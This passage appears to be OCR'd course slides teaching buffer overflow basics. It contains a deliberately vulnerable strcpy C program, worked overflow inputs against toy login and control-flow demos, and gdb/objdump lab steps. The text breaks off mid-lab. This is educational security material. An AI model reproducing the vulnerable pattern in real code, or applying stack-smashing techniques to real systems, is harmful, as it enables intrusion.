```java
public class Puzzle1 {

    public static void main(String[] args) {
        Random rnd = new Random();
        int odds = 0;
        int runs = 1000;
        for(int i=0; i<runs; i++) {
            int num = rnd.nextInt();
            if(isOdd(num)) {
                odds++;
            }
        }
        double oddPercentage = ((double) odds / (double) runs) * 100.0;
        System.out.println("Odd: " + String.format("%.2f", oddPercentage) + "%");
    }

    private static boolean isOdd(int num) {
        return num % 2 == 1;
    }

}
```

```java
package com.puzzles;

public class Puzzle2 {

    public static void main(String[] args) {
        // prints the classpath entry: com/puzzles/Puzzle2.class
        System.out.println(Puzzle2.class.getName().replaceAll(".", "/") + ".class");
    }

}
```

Why is this C code vulnerable?

```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

Note: If a *return* is not written in the *main* function many compilers will implicitly add a “return 0;”.

Buffer Overflow Basics

- National Science Foundation 2001 Award 0113627
  - Buffer Overflow Interactive Learning Modules (defunct)
  - Resurrected Fork: https://github.com/benjholla/bomod

A buffer overflow results from programming errors and testing failures and is common to all operating systems. These flaws permit attacking programs to gain control over other computers by sending long strings with certain patterns of data.


In 2001, the National Science Foundation funded an initiative to create interactive learning modules for a variety of security subjects including buffer overflows. The project was not maintained after it's release and has recently become defunct. Fortunately I was able to salvage the buffer overflow module and refactor the examples to work again. We will use these interactive modules to examine execution jumps, stack space, and the consequences of buffer overflows at a high level before we attempt the real thing.

Examine the following interactive demonstration programs that were included with these slides. Solutions to the **Spock** and **Smasher** problems are shown in the following slides.


1. **Jumps**: Shows how stacks are used to keep track of subroutine calls.
2. **Stacks**: An introduction to the way languages like C use stack frames to store local variables, pass variables from function to function by value and by reference, and also return control to the calling subroutine when the called subroutine exits.
3. **Spock**: Demonstrates what is commonly called a "variable attack" buffer overflow, where the target is data.
4. **Smasher**: Demonstrates a "stack attack," more commonly referred to as "stack smashing."
5. **StackGuard**: This demo shows how the StackGuard compiler can help prevent

"stack attacks."

If we are attempting to login as Dr. Bones and enter “TEST” as his password this program will print “Access denied.” If we don’t know Dr. Bones’ password can we still log in?



The program first declares a single character variable *correct_password* with value 'F'. The program then declares an 8 character buffer called *input*. Since the stack grows downward (towards 0x00) this means that if the *input* buffer overflows the next value overwritten will be *correct_password*. If we don't know the password "SPOCKSUX", but we can overwrite the *correct_password* variable to 'T' then we can bypass the security check and login as Dr. Bones without knowing his password. To do this we just need to fill the buffer with 8 characters, followed by a 9th character of 'T'. So logging in with password "AAAAAAAAT" will log us in as Dr. Bones.



If our goal is to jump the execution of this program to the *forbidden_function*, what can we do? Entering a long string of 'A' characters allows us to overflow the input buffer and overwrite the return address of *main,* but if the return address does not point to a valid region in memory a segmentation fault will occur.

ASCII Table

Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	|
29	1D	35		61	3D	75	=	93	5D	135	]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

Hint: Think of the different ways the program could interpret the data that was entered into the array. As humans typing input into the program we are entering ASCII characters, but ASCII characters can also be interpreted as Decimal, Hex, or Octal values.


The buffer *my_string* is 10 characters long. When *get_string* is called it allocates another buffer of 10 characters for its *str* parameter as well as a return address for *get_string* to return back to *main* after it is finished. The return pointer to *main* is stored immediately after the *str* buffer. So entering a string of any 10 characters to fill the buffer followed by an 11th character that overwrites the return address to *main* to point to the starting address of the *forbidden_function* would cause the program to jump to executing the *forbidden_function* after the *get_string* function is finished. The starting address of the forbidden function is at hex address 0x44 which is the ASCII letter 'D'. So entering "AAAAAAAAAAD" will cause the forbidden function to print "Oh, bother.".

This example demonstrates how a buffer overflow could be used to compromise the integrity of a program's control flow. Instead of a pre-existing function, an attacker could craft an input of arbitrary machine code and then redirect the program's control flow to execute his malicious code that was never part of the original program.


Lab: Basic Buffer Overflow

```
#include <stdio.h>
int main(int argc, char *argv) {
   char buf[64];
   strcpy(buf, argv[1]);
   return 0;
}
```


For this lab we will be using the free hacking-live-1.0 live Linux distribution created and distributed by NoStarch Press for the Hacking – The Art of Exploitation (2nd Edition) book. Details on setting up the distribution as a virtual machine are included in the accompanying code directory for this material. The distribution is an x86 (32-bit) Ubuntu distribution and contains all the tools you will need to complete the lab already preinstalled.



First we should write and compile our program. You can use your favorite text editor to create and write the *basic_vuln.*c program. We can compile the program with the GNU C Compiler (GCC). The "-g" flag denotes that debug symbols should be added to the compiled binary. The "-o basic_vuln.o" option species that our output file should be called "basic_vuln.o". We can run our program by running "./basic_vuln.o AAAAA" on the command line, which runs our program with a string input of 5 As.




We can use the GNU *objdump* program to inspect the compiled machine code for the *basic_vuln.o* file. The "–M intel" option specifies that the assembly instructions should be printed in the Intel syntax instead of the alternative AT&T syntax. The *objdump* program will spit out a lot of information, so we can pipe the output into *grep* to only display 20 lines after the line that matches the regular expression "main.:". Our program code is stored in memory, and every instruction is assigned a memory address. Notice that the call to *strcpy* occurs at memory address 0x08048396.




Now let's use a debugger to run the program. The GNU Debugger (GDB) can be used to debug our program by running "gdb basic_vuln.o". The "-q" flag simply instructs the debugger to start in quiet mode and not print its introductory and copyright messages. Within the debugger we are presented with a "(gdb)" command prompt. Let's set a debug breakpoint at the *main* function we wrote in *basic_vuln.c*. Next let's run the program until it hits the breakpoint we just set by typing "run" on the gdb prompt. After we hit the breakpoint let's inspect the values of the CPU's registers by tying "info registers".
A CPU register is like a special internal variable that is used by the processor.

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register
EFLAGS – Register of multiple flags used for comparison and memory segmentation


In the future we may just want to see the value of a single register, in which case you can use the “info register eip” command to view the value of a single register (in this case the EIP register).



Let's start GDB again. Since we compiled our program with the "-g" flag GDB has access to more information about our program including its source. Type "list" to view the program source code. Let's disassemble the *main* function in our program within GDB by typing "disassemble main". Remember that the call to *strcpy* was made at memory address 0x08048396? Let's set a breakpoint at the memory address corresponding to the return instruction after *strcpy* completes by typing "break *main+40".




Run the program with an input string of 5 As by typing “run AAAAA”. The program will run until it hits the breakpoint. Now inspect the registers. We entered a string that easily fit within our buffer, so the state of these registers is within the expected operation of the program. What would happen if we entered a string that was longer than 